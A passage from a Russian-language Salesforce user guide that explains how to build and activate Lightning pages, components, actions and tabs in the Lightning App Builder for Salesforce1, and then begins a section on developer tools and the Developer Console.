Чтобы открыть конструктор приложений Lightning, введите в меню «Настройка» «Конструктор приложений Lightning» в поле «Быстрый поиск» и выберите «Конструктор приложений Lightning».


Ниже перечислены приложения, которые могут быть созданы посредством конструктора приложений Lightning.

- Одностраничные приложения, детализирующие стандартные страницы
- Приложения по типу панелей мониторинга (например, приложения для отслеживания популярных потенциальных клиентов или ключевых интересов за квартал)
- «Точечные» приложения для решения конкретной задачи (например, приложение для учета и контроля произведенных расходов)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.





Страницы Lightning являются базовой технологией конструктора приложений Lightning. Страница Lightning — это настраиваемый макет, позволяющий разрабатывать страницы для использования в мобильном приложении Salesforce1 или в Lightning Experience.

Страницы Lightning создаются посредством компонентов Lightning (компактные, настраиваемые и многоразовые элементы, доступные для перетаскивания в конструктор приложений Lightning).

Конструктор приложений Lightning позволяет использовать стандартные, настраиваемые и сторонние компоненты.

### Стандартные компоненты

Стандартные компоненты — это компоненты Lightning, созданные компанией Salesforce. Конструктор приложений Lightning поддерживает стандартные компоненты Lightning ниже.

### Настраиваемые компоненты

Настраиваемые компоненты — это компоненты Lightning, созданные вами или другим пользователем. С некоторыми доработками пользовательские компоненты Lightning могут работать в конструкторе приложений Lightning.

Дополнительную информацию см. в [Руководстве разработчика компонентов Lightning](#).

### Сторонние компоненты из каталога AppExchange

AppExchange — это каталог, содержащий компоненты Lightning. При необходимости найдите пакеты, содержащие компоненты, которые уже настроены и готовы к использованию в конструкторе приложений Lightning.

Кроме того, вы можете добавлять глобальные действия на страницу Lightning. Действия позволяют пользователю выполнять со страницы Lightning различные задачи, например записывать подробные сведения о вызовах, создавать или обновлять записи, отправлять электронную почту или создавать задачу. Когда пользователь заходит на страницу Lightning в Salesforce1, действия данной страницы отображаются на панели действий.

Конструктор приложений Lightning поддерживается последними настольными версиями обозревателей Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari® и Mozilla® Firefox®. Конструктор приложений Lightning не поддерживается мобильными обозревателями и обозревателем Internet Explorer 10 или более ранней версии. Минимальное рекомендуемое разрешение для конструктора приложений Lightning: 1280 x 800.

## Создание настраиваемой страницы приложения Salesforce1: общие сведения

При необходимости создайте страницу мобильного приложения, позволяющую пользователям просматривать наиболее важные объекты и элементы настраиваемого приложения.

Настраиваемые страницы приложения Salesforce1 создаются посредством страниц Lightning.

1. Прежде чем создать страницу, определите компоненты, которые должны быть добавлены на страницу, и глобальные действия, которые должны быть доступны пользователям.

2. Создайте страницу Lightning.

При необходимости воспользуйтесь конструктором приложений Lightning в системе Salesforce или определите код страницы Lightning в XML и разверните созданную страницу в организации посредством пакета.

3. Добавьте действия на страницу.

4. Активируйте страницу Lightning в конструкторе приложений Lightning.

Активация позволяет создать настраиваемую вкладку для страницы приложения, определить ее доступность и добавить ее в меню навигации приложения Salesforce1 — все в одном месте.

## Страницы Lightning


Страница Lightning — это настраиваемый макет, позволяющий конструировать страницы для использования в мобильном приложении Salesforce1 или в Lightning Experience.

Страницы Lightning являются золотой серединой между макетами страниц и страницами Visualforce. Подобно макету страницы, страницы Lightning позволяют добавлять настраиваемые элементы на страницу. Тем не менее, данные элементы являются компонентами Lightning (а не полями или компонентами Visualforce), поэтому отличаются более высокой универсальностью.

Рекомендуем использовать страницу Lightning для создания домашней страницы приложения, которую затем можно добавить в меню навигации Salesforce1. Начальная страница приложения — это мобильная начальная страница, позволяющая пользователям быстро просматривать наиболее важные объекты и элементы приложения.

С помощью страницы Lightning также можно создавать настраиваемые страницы записей для Lightning Experience.

Структура страницы Lightning определяется устройством, используемым для ее просмотра. Шаблон, выбранный при создании страницы, определяет способ отображения страницы Lightning на конкретном устройстве. Шаблон страницы Lightning разделяет страницу на области.




Страницы Lightning создаются посредством компонентов Lightning (компактные, настраиваемые и многократно повторяемые элементы, доступные для перетаскивания в конструктор приложений Lightning).

Страница Lightning состоит из областей, содержащих по несколько компонентов.

Пользователь может назначать глобальные действия для страницы приложения в конструкторе приложений Lightning или прямо в XML-коде страницы Lightning. При открытии страницы приложения в Salesforce1 назначенные глобальные действия отображаются на панели действий.

 **Пример:** Данная страница Lightning в приложении Salesforce1 содержит компонент «Список фильтров», компонент «Недавние элементы» и одно глобальное действие.



## Типы страниц Lightning

С помощью конструктора приложений Lightning можно создавать два типа страниц Lightning. Страницы приложения предназначены для работы в Salesforce1, а страницы записей — в Lightning Experience.


Заданный тип страницы Lightning изменить нельзя.

### Страница приложения

Рекомендуем использовать страницу приложения для создания начальной страницы стороннего приложения, которая затем может быть добавлена прямо в мобильную навигацию приложения Salesforce1. В таком случае у ваших пользователей Salesforce1 будет мобильная домашняя страница, которая откроет им быстрый доступ к наиболее важным объектам и элементам в этом приложении.


### Страница записей (пробная версия)

С помощью страницы записей можно создать настраиваемую версию страницы записей объекта в Lightning Experience в соответствии с нуждами пользователей.

 **Прим.:** В настоящее время создание и редактирование страниц записей Lightning Experience с помощью конструктора приложений Lightning в пробной версии программы доступно для организаций версии Developer Edition. Пробные версии программ подлежат изменению, и поэтому мы не можем точно указать промежуток времени, на протяжении которого эта функция будет доступна. Наряду с другими пресс-релизами и официальными сообщениями, данный документ ссылается на некоторые функции и компоненты, которые в настоящее время недоступны для использования, поэтому компания Salesforce не может гарантировать их доставку, в том числе своевременную. Рекомендуем приобретать только доступные функции и компоненты.

## Стандартные компоненты страницы Lightning

Стандартные компоненты — это компоненты Lightning, созданные компанией Salesforce. При создании страниц Lightning доступно несколько стандартных компонентов.

 **Прим.:** Приведенные ниже компоненты поддерживаются на всех типах страниц, если не указано иное. Другие типы стандартных компонентов доступны и могут отличаться в зависимости от типа создаваемой страницы и типа связанного объекта на ней.

Некоторые компоненты имеют обязательные свойства, которые должны быть настроены до их добавления на страницу. При добавлении компонента на страницу Lightning в конструкторе приложений Lightning его обязательные свойства помечаются звездочками.

Область или вкладка страницы Lightning может содержать до 25 компонентов.

Компоненты страницы Lightning на странице приложения можно связать только с объектами, поддерживаемыми Salesforce 1. Список поддерживаемых объектов см. в разделе [«Данные, доступные в мобильном приложении Salesforce 1»](#).

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

### Общие сведения о компоненте «Средство запуска приложений»

В средстве запуска приложений отображаются все доступные пользователю приложения Salesforce, а также любые связанные приложения, настроенные администратором. Пользователь осуществляет навигацию по приложениям с помощью средства запуска приложений.

Данный компонент поддерживается API-интерфейсом 35.0 или более поздней версии.

Свяжитесь с Salesforce, чтобы сделать доступным компонент «Средство запуска приложений» для конструктора приложений Lightning в вашей организации.

### Компонент «Список фильтров»

Компонент «Список фильтров» указывает на списковое представление и отображает первые записи из данного представления. Данный компонент поддерживает все общие и общедоступные списковые представления, связанные со стандартными и настраиваемыми объектами, кроме объектов ниже.

- Activity
- ContentVersion (файлы)
- Задача
- Пользователь
- UserProfile

По умолчанию компонент «Список фильтров» отображает первые три записи из списка; при необходимости данное количество может быть увеличено до 30.

Компоненту «Список фильтров» не может быть задано настраиваемое имя. Имя компонента извлекается из имени фильтра спискового представления, выбранного при настройке компонента.

В конструкторе приложений Lightning раскрывающийся список «Объект» данного компонента отображает только объекты, имеющие связанные списковые представления.

### Компонент «Недавние элементы»

Компонент «Недавние элементы» отображает список недавно использованных элементов. По умолчанию отображаются три элемента; при необходимости данное количество может быть увеличено до 30. Чтобы выбрать объекты, записи которых должны отображаться в списке недавних элементов, воспользуйтесь конструктором приложений Lightning.

Компонент «Недавние элементы» поддерживает объекты ниже (на основе заданных свойств).

- Все настраиваемые объекты
- Все стандартные объекты, соответствующие обоим условиям ниже:
  - Наличие компактного макета для объекта.
  - Отслеживание объекта в списке недавно использованных объектов.

При отслеживании объекта в списке недавно использованных объектов отображаются поля `LastViewedDate` и `LastReferencedDate` или одно из них.

Компонент «Недавние элементы» не поддерживает объекты ниже.

- `ContentVersion` (файлы)
- Пользователь
- `UserProfile`

### Компонент «Диаграмма отчета»


Рекомендуем использовать компонент «Диаграмма отчета» для добавления диаграммы из отчета на страницу Lightning. При использовании пустого поля «Метка» метка компонента извлекается из метки отчета.

Обновление диаграммы выполняется при наличии данных отчета старше одного дня. При необходимости разрешите отображение кнопки обновления в свойствах компонента для предоставления пользователям возможности обновления диаграммы. Кроме того, сохранение определений отчета инициирует обновление данных отчета в компоненте.

Данный компонент поддерживается интерфейсом API 32.0 или более поздней версии. Данный компонент не поддерживает отчеты, хранящиеся в папке «Мои личные настраиваемые отчеты». Компоненты «Диаграмма отчета», ссылающиеся на отчеты из папки «Изъятые общедоступные отчеты», недоступны для развертывания при добавлении в пакет.

### Компонент «Обогащенный текст»

Рекомендуем использовать компонент «Обогащенный текст» для добавления разметки текста или обычной HTML-разметки на страницу Lightning.

 **Прим.:** Данный компонент не поддерживает JavaScript, CSS, элементы `iframe` и другую расширенную разметку. Чтобы дополнить компонент расширенными HTML-элементами, рекомендуем использовать компонент страницы Visualforce или настраиваемый компонент Lightning.


Компонент «Обогащенный текст» может содержать не более 4 000 символов. Данный компонент поддерживается интерфейсом API 32.0 или более поздней версии.

### Компонент «Вкладки» (пробная версия)

С помощью компонента «Вкладки» можно добавлять набор вкладок в область страницы Lightning. Выберите стандартные вкладки из набора или создайте настраиваемые вкладки для расширения страниц записей для пользователей Lightning Experience. Компонент «Вкладки» поддерживается только страницами записей Lightning Experience.

В компоненте «Вкладки» можно разместить до 25 вкладок. Данный компонент поддерживается API-интерфейсом 36.0 или более поздней версии.

Компонент «Вкладки» является частью пробной версии программы по созданию и редактированию страниц записей в Lightning Experience.

 **Прим.:** В настоящее время создание и редактирование страниц записей Lightning Experience с помощью конструктора приложений Lightning в пробной версии программы доступно для организаций версии Developer Edition. Пробные версии программ подлежат изменению, и поэтому мы не можем точно указать промежуток времени, на протяжении которого эта функция будет доступна. Наряду с другими пресс-релизами и официальными сообщениями, данный документ ссылается на некоторые функции и компоненты, которые в настоящее время недоступны для использования, поэтому компания Salesforce не может гарантировать их доставку, в том числе своевременную. Рекомендуем приобретать только доступные функции и компоненты.

### Компонент «Страница Visualforce»

Рекомендуем использовать компонент «Страница Visualforce» для добавления страницы Visualforce на страницу Lightning.

При использовании пустого поля «Метка» метка компонента извлекается из метки назначенной страницы Visualforce.

При использовании пустого поля «Высота» высота страницы Visualforce по умолчанию составляет 300 пикселей при отображении в приложении Salesforce1.

Данный компонент поддерживается интерфейсом API 32.0 или более поздней версии.

Страница Visualforce может отображаться в приложении Salesforce1 только при включении параметра «Доступно для мобильных приложений Salesforce и страниц Lightning». Данный параметр доступен для страниц, использующих интерфейс API 27.0 или более поздней версии.

### Компонент «Панель мониторинга Wave Analytics»

Воспользуйтесь компонентом «Панель мониторинга Wave» для включения панелей мониторинга Wave Analytics в вашу страницу Lightning. Этот компонент поддерживается только в настольных версиях.

Выберите панель мониторинга для отображения в раскрывающемся списке. Если оставить поле «Высота» пустым, то высота панели мониторинга составит по умолчанию 300 пикселей при отображении на вашей странице Lightning.

Вы можете управлять отображением заголовка панели мониторинга и указывать, будет ли эта панель отображаться при возникновении ошибки. С помощью атрибута «Открывать ссылки в новом окне» можно указывать, где будут открываться ссылки с панели мониторинга на другие ресурсы.


С помощью атрибута «Фильтр» можно фильтровать поля наборов данных в реальном времени с помощью JSON. Например: `{datasetDeveloperName1:{field1:[value]},datasetDeveloperName1:{field1:[value1,value2],field2:["value3,with comma"]}}`

Свяжитесь с Salesforce, чтобы включить компонент «Панель мониторинга Wave» в конструкторе приложений Lightning.

## Настраиваемые компоненты страницы Lightning

Конструктор приложений Lightning поддерживает настраиваемые компоненты Lightning.

Настраиваемые компоненты вашей организации, настроенные для использования в конструкторе приложений Lightning, отображаются на панели компонентов Lightning.



### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Компоненты страницы Lightning на странице приложения можно связать только с объектами, поддерживаемыми Salesforce1. Список поддерживаемых объектов см. в разделе [«Данные, доступные в мобильном приложении Salesforce1»](#).

Настраиваемые компоненты Lightning не запускаются автоматически в конструкторе приложений Lightning. Для использования настраиваемого компонента на страницах Lightning и в конструкторе приложений Lightning необходимо выполнить следующие действия.

1. Настройте компонент и набор его компонентов таким образом, чтобы они были совместимы с конструктором приложений Lightning. Подробные сведения см. в [Руководстве разработчика компонентов Lightning](#).
2. Включите «Мой домен» для своей организации. После включения функции «Мой домен» справочные материалы и ссылки на ресурсы Lightning будут отображаться в формате `https://<мой_домен>.lightning.force.com`.

## Алгоритм работы действий на страницах Lightning

Чтобы расширить функциональность домашней страницы приложения в Salesforce1, добавьте действия на страницу Lightning.

Прежде чем добавить на страницу Lightning, рекомендуем создать действия в полной версии системы Salesforce.

Начальные страницы приложений поддерживают только глобальные действия.

Стандартные действия Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос») не поддерживаются.


При открытии страницы Lightning в приложении Salesforce1 отображаются только действия, выбранные для страницы Lightning. При отсутствии выбранных действий панель действий не отображается после открытия страницы.

## Создание начальной страницы приложения посредством конструктора приложений Lightning

Рекомендуем использовать страницу приложения для создания начальной страницы приложения, которая затем может быть добавлена прямо в мобильную навигацию приложения Salesforce1. Таким образом, пользователи Salesforce1 смогут быстро просматривать наиболее важные объекты и элементы приложения.

1. Введите строку «*Конструктор приложений*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конструктор приложений**».
2. Нажмите кнопку «**Создать**».
3. Нажмите кнопку «**Далее**».
4. Выберите нужный шаблон страницы и нажмите кнопку «**Далее**».
5. Введите метку страницы Lightning.  
Метка может содержать не более 80 символов.
6. Нажмите кнопку «**Готово**».
7. Выберите и перетащите нужные компоненты.

Чтобы изменить порядок отображения компонентов, переместите нужные компоненты вверх или вниз. Чтобы создать область вставки (+) для следующего компонента, щелкните верхнюю или нижнюю границу компонента.

 **Совет:** Чтобы изменить текущее представление, воспользуйтесь раскрывающейся кнопкой на панели инструментов.

8. Чтобы настроить свойства компонентов, щелкните каждый компонент страницы.
9. Чтобы настроить свойства страницы, щелкните пустую область холста или ссылку «**Страница**».

Поле «Описание» может содержать не более 255 символов. Поле «Имя разработчика» может содержать не более 80 символов. При наличии организации, использующей пространство имен, рекомендуем использовать не более 65 символов. При создании страницы Lightning имя разработчика извлекается из первых 40 символов введенной метки.

10. При необходимости добавьте глобальные действия на страницу.

**a.** Нажмите кнопку «**Выбрать**» в свойствах страницы.

**b.** Добавьте, удалите или измените порядок отображения действий на странице.

Выбранные действия отображаются на панели действий страницы в приложении Salesforce1. При необходимости добавьте на начальную страницу приложения только глобальные действия. При отсутствии действий, назначенных странице Lightning, панель действий не отображается на странице в приложении Salesforce1.

**c.** Нажмите кнопку «**ОК**».

11. По завершении редактирования страницы нажмите кнопку «**Сохранить**».

Прежде чем выбрать созданную страницу в качестве начальной в приложении Salesforce1, рекомендуем [активировать страницу](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и сохранения страниц Lightning в конструкторе приложений Lightning:

- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning:

- «Просмотр настройки»




## Добавление страницы приложения Lightning в приложение Salesforce1

Прежде чем добавить страницу приложения в приложение Salesforce1, рекомендуем активировать страницу. Пользователь может переименовать страницу, настроить соответствующую вкладку и определить порядок отображения страницы в меню навигации. Активация может быть выполнена автоматически с помощью конструктора приложений Lightning или вручную с помощью меню «Настройка».

1. Чтобы открыть страницу Lightning, введите в меню «Настройка» *«Конструктор приложений Lightning»* в поле «Быстрый поиск», выберите **«Конструктор приложений Lightning»** и нажмите кнопку **«Правка»** рядом со страницей.
2. Нажмите кнопку **«Активировать»** в конструкторе приложений Lightning.
3. При необходимости обновите свойства активации.

Ниже перечислены доступные действия.

- Измените метку настраиваемой вкладки страницы. По умолчанию метка, назначенная странице Lightning, используется в качестве метки соответствующей настраиваемой вкладки.
- Измените значок настраиваемой вкладки. Выбранный значок используется в качестве значка приложения в приложении Salesforce1.
- При первоначальной активации страницы определите доступность настраиваемой вкладки. При выборе параметра «Только системным администраторам» вкладка отображается всем пользователям с профилем «Системный администратор».
- Определите порядок отображения страницы в меню навигации приложения Salesforce1.

 **Прим.:** Первый элемент меню навигации становится целевой страницей приложения Salesforce1. Вкладка страницы Lightning, выбранная в качестве первого элемента меню, позволяет отображать пользователям настраиваемую страницу при открытии приложения Salesforce1.

Вкладка, расположенная ниже элемента меню «Элементы интеллектуального поиска», позволяет отображать страницу в разделе «Приложения» меню навигации приложения Salesforce1.

4. Нажмите кнопку **«Активировать»**.

Теперь страница Lightning может использоваться в мобильном приложении Salesforce1!

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и сохранения страниц Lightning в конструкторе приложений Lightning:

- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning:

- «Просмотр настройки»

## Создание вкладок страницы Lightning

Прежде чем добавить страницу Lightning в меню навигации приложения Salesforce1, рекомендуем создать соответствующую настраиваемую вкладку.

Вкладки страницы Lightning не доступны на сайте Salesforce и, в отличие от других настраиваемых вкладок, не могут использоваться в системе Salesforce. В Salesforce Classic не отображаются на странице «Все вкладки» при нажатии значка (+) справа от текущих вкладок. Кроме того, вкладки страницы Lightning не отображаются в списке «Доступные вкладки» при настройке вкладок для приложений. Кроме того, вкладки страницы Lightning не доступны в Lightning Experience.

Вкладки страницы Lightning используются только для упрощения добавления страницы Lightning в меню навигации приложения Salesforce1.

1. Введите строку «*Вкладки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Вкладки**».
2. Нажмите кнопку «**Создать**» в связанном списке «Вкладки страницы Lightning».
3. Выберите нужную страницу Lightning для вкладки.
4. Введите метку.

Данный текст соответствует имени страницы Lightning, отображаемому в меню навигации приложения Salesforce1.

5. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля «Стиль вкладки».

Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».



6. Чтобы выбрать цветовую схему и значок для вкладки страницы Lightning, щелкните нужный стиль вкладки.

Выбранный значок соответствует значку, отображаемому слева от метки страницы Lightning в меню навигации приложения Salesforce1.

Чтобы создать настраиваемый стиль вкладки, нажмите кнопку «**Создать собственный стиль**» в окне «Выбор стиля вкладки» (при наличии доступа ко вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

- a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля «Цвет».
- b. Нажмите кнопку «**Вставить изображение**», выберите папку документов и нужное изображение.

Чтобы найти документ, имя которого содержит поисковый запрос, щелкните «**Поиск в документах**», введите поисковый запрос и нажмите кнопку «**Начать**».

 **Прим.:** Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока (  ).

- c. Выберите нужный файл и нажмите кнопку «**ОК**». При этом откроется мастер создания настраиваемой вкладки.

7. При необходимости введите описание вкладки и нажмите кнопку «**Далее**».

8. Выберите нужные профили пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых вкладок:

- «Настройка приложения»

- Установите флажок **«Применить доступность вкладки ко всем профилям»** и выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта» из раскрывающегося списка.
- При необходимости установите флажок **«Применить различную доступность вкладки в каждом профиле»** и выберите значение «Включены стандартные параметры», «Отключены стандартные параметры» или «Вкладка скрыта» из раскрывающегося списка для каждого профиля.

 **Прим.:** Значения «Включены стандартные параметры» и «Отключены стандартные параметры» для страниц Lightning отличаются от аналогичных значений для других настраиваемых вкладок. Элемент меню «Страница Lightning» отображается для выбранных профилей в приложении Salesforce 1, независимо от выбранного значения. Чтобы скрыть элемент меню «Страница Lightning» для выбранных профилей в приложении Salesforce 1, рекомендуем выбрать значение «Вкладка скрыта».

9. Нажмите кнопку **«Сохранить»**.

## Приложения

---

# Расширение Salesforce посредством кода

## Добро пожаловать, разработчики Salesforce!

Данная документация содержит сведения о расширении организаций Salesforce путем разработки настраиваемых приложений и интеграции внешних приложений.

Благодаря специальной структуре, данная документация позволяет быстро находить нужную информацию.

- **Создание кода:** создание кода посредством языка программирования Apex (для добавления бизнес-логики) или языка разметки Visualforce (для создания пользовательского интерфейса). Кроме того, документация содержит информацию об интеграции приложения посредством интерфейсов API и проверке подлинности внешних приложений.
- **Отладка кода:** отладка приложения посредством консоли разработчика.
- **Тестирование изменений:** тестирование кода Apex и работа с инструментами тестирования.
- **Развертывание:** развертывание изменений в другой организации посредством наборов изменений и других инструментов.

Полный комплект документации разработчика см. на веб-узле <https://developer.salesforce.com/page/Documentation>.

## Инструменты разработки Salesforce


Данная таблица охватывает функции разных инструментов разработки Salesforce.

| Инструмент                                      | Код | Отладка | Тестирование | Визуальное | Область доступа   |
|---|-----|---------|--------------|------------|---|
| Консоль разработчика Force.com                  | ✓   | ✓       | ✓            |            | «Имя пользователя» или меню быстрого доступа (⚙)                        |
| Force.com IDE                                   | ✓   | ✓       | ✓            | ✓          | <a href="https://developer.salesforce.com">developer.salesforce.com</a> |
| Нижний колонтитул режима разработки Visualforce | ✓   |         |              |            | Настройте личные параметры  |
| Редактор кода                                   | ✓   |         |              |            | Настройка   |
| Выполнение теста Apex                           |     |         | ✓            |            | Настройка   |
| Наборы изменений                                |     |         |              | ✓          | Настройка   |
| Force.com Migration Tool                        |     |         |              | ✓          | Настройка   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные инструменты определяются используемой версией Salesforce.

 **Прим.:** Force.com IDE — это бесплатный ресурс, предоставляемый компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данный ресурс не относится к службам Salesforce.

СМ. ТАКЖЕ:

<http://wiki.developerforce.com/page/Tools>

[Использование консоли разработчика](#)

[Выбор инструментов для разработки и развертывания изменений](#)

[Включение режима разработки](#)

[Индивидуальная настройка системы Salesforce](#)

## Код

---

### Создание кода

Данный раздел содержит сведения о создании кода для расширения организации.

- [Использование консоли разработчика](#)
- [Защита кода](#)
- [Query Editor](#)
- [Работа с кодом](#)

СМ. ТАКЖЕ:

[Отладка кода](#)

[Тестирование изменений](#)

[Развертывание](#)

### Консоль разработчика

#### Открытие консоли разработчика

##### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика: «Просмотр всех данных»

Для выполнения анонимного Apex: «Автор Apex»

Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса: «API включен»

Для сохранения изменений в классах и триггерах Apex: «Автор Apex»

Для сохранения изменений на страницах и в компонентах Visualforce: «Настройка приложения»

##### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Для сохранения изменений в ресурсах Lightning:

«Настройка приложения»

Чтобы открыть Консоль разработчика в Salesforce Classic или Lightning Experience, необходимо всего несколько щелчков мышью. Консоль разработчика — это интегрированная среда разработки, предоставляющая доступ к набору инструментов, позволяющих создавать, отлаживать и тестировать приложения в организации Salesforce.

Чтобы открыть Консоль разработчика в Salesforce Classic, сделайте следующее.

